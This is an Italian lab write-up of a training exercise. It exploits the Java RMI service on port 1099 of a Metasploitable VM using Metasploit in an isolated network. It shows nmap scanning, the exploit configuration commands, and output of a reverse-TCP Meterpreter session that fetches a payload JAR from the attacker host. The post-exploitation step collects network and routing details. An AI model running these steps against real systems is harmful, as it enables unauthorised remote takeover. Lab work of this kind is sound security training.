
# Sfruttamento della vulnerabilità Java RMI sulla porta 1099 - Metasploitable


#### 1.Introduzione

In questo esercizio, abbiamo simulato uno scenario di attacco in ambiente isolato, sfruttando una vulnerabilità presente nel servizio Java RMI esposto sulla porta 1099 della macchina Metasploitable. L'obiettivo era ottenere una sessione Meterpreter attraverso Metasploit e raccogliere informazioni di rete dalla macchina compromessa.

# 2. Configurazione della rete virtuale

Per permettere la comunicazione diretta tra le due macchine (attaccante e vittima), entrambe sono state configurate in VirtualBox utilizzando la modalità rete interna (intnet).






#### 3. Assegnazione IP statici

Sulla macchina Kali, l'indirizzo IP è stato impostato tramite Network Manager. Sulla Metasploitable, l'IP è stato configurato manualmente modificando il file

/etc/network/interfaces.

• Kali: 192.168.11.111

Metasploitable: 192.168.11.112



#### 4. Verifica della connettività e scansione


Abbiamo testato la comunicazione tra le due macchine tramite ping e successivamente utilizzato nmap per verificare che la porta 1099 sulla macchina Metasploitable fosse aperta e attiva con un servizio Java RMI.

```
File Actions Edit View Help
 —(kali⊛kali)-[~
_$ ping
-- 192.168.11.112 ping statistics -- 4 packets transmitted, 4 received, 0% packet loss, time 3068ms rtt min/avg/max/mdev = 4.578/7.468/13.330/3.458 ms
nsfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
54 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=12.5 ms
54 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=22.6 ms
54 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.572 ms
54 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.968 ms
 -- 192.168.11.111 ping statistics
f packets transmitted, 4 received, 0% packet loss, time 3019ms rtt min/avg/max/mdev = 0.572/9.179/22.633/9.136 ms nsfadmin@metasploitable:~$ _
                                                                                 🔯 🏴 🗗 🤌 🧰 🖳 🚰 🦄 🚱 🛂 CTRL (DESTRA)
$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 10:44 CEST
Nmap scan report for 192.168.11.112
Host is up (0.0070s latency).
 PORT
            STATE SERVICE VERSION
 1099/tcp open java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:C0:A4:05 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
```

#### 5. Avvio di Metasploit e ricerca exploit

Una volta avviato msfconsole, abbiamo cercato exploit compatibili con java\_rmi usando il comando search java\_rmi.

```
-(kali⊕ kali)-[~]
└$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
[%
[%
=[ metasploit v6.4.50-dev
   --=[ 2496 exploits - 1283 auxiliary - 431 post
   --=[ 1610 payloads - 49 encoders - 13 nops
  --=[ 9 evasion
<u>msf6</u> > search java_rmi
```



Tra i risultati, abbiamo scelto un modulo adatto (es. exploit/multi/misc/java\_rmi\_server) e lo abbiamo attivato con il comando use 1


```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > ■
```

#### 6. Configurazione dell'exploit

Dopo aver selezionato l'exploit, abbiamo configurato i parametri necessari tramite i seguenti comandi:

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
```

Una volta configurati, abbiamo utilizzato il comando show options per verificare che tutti i parametri fossero correttamente impostati.



#### 7. Scelta del payload e attacco

Dopo aver visualizzato i payload disponibili (show payloads), abbiamo scelto uno compatibile con reverse TCP e lo abbiamo impostato con il comando set PAYLOAD 11

#### Infine, abbiamo lanciato l'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ly8aGDOp

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header...

[*] 192.168.11.112:1099 - Sending RMI Call...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (58073 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54237) at 2025-05-16 10:38:50 +0200

meterpreter > ■
```

#### 8. Accesso alla shell Meterpreter e raccolta evidenze

Dopo l'esecuzione dell'exploit, è stata stabilita una sessione Meterpreter. Da qui abbiamo ottenuto:

### a) Configurazione di rete della macchina compromessa:

```
meterpreter > ipconfig
Interface 1
            : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
             : eth0 - eth0
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec0:a405
IPv6 Netmask : ::
```

#### b) Tabella di routing:

```
meterpreter > route
IPv4 network routes
   Subnet
                   Netmask
                                  Gateway Metric Interface
                   255.0.0.0
   127.0.0.1
                                  0.0.0.0
   192.168.11.112 255.255.255.0 0.0.0.0
IPv6 network routes
   Subnet
                                               Metric Interface
                             Netmask
                                      Gateway
    ::1
    fe80::a00:27ff:fec0:a405
meterpreter >
```

# Conclusione

L'attacco ha avuto successo e la sessione Meterpreter è stata stabilita. Sono state acquisite correttamente le informazioni richieste dalla macchina compromessa. Questo esercizio dimostra l'importanza di una corretta gestione dei servizi esposti e della segmentazione di rete per evitare compromissioni remote.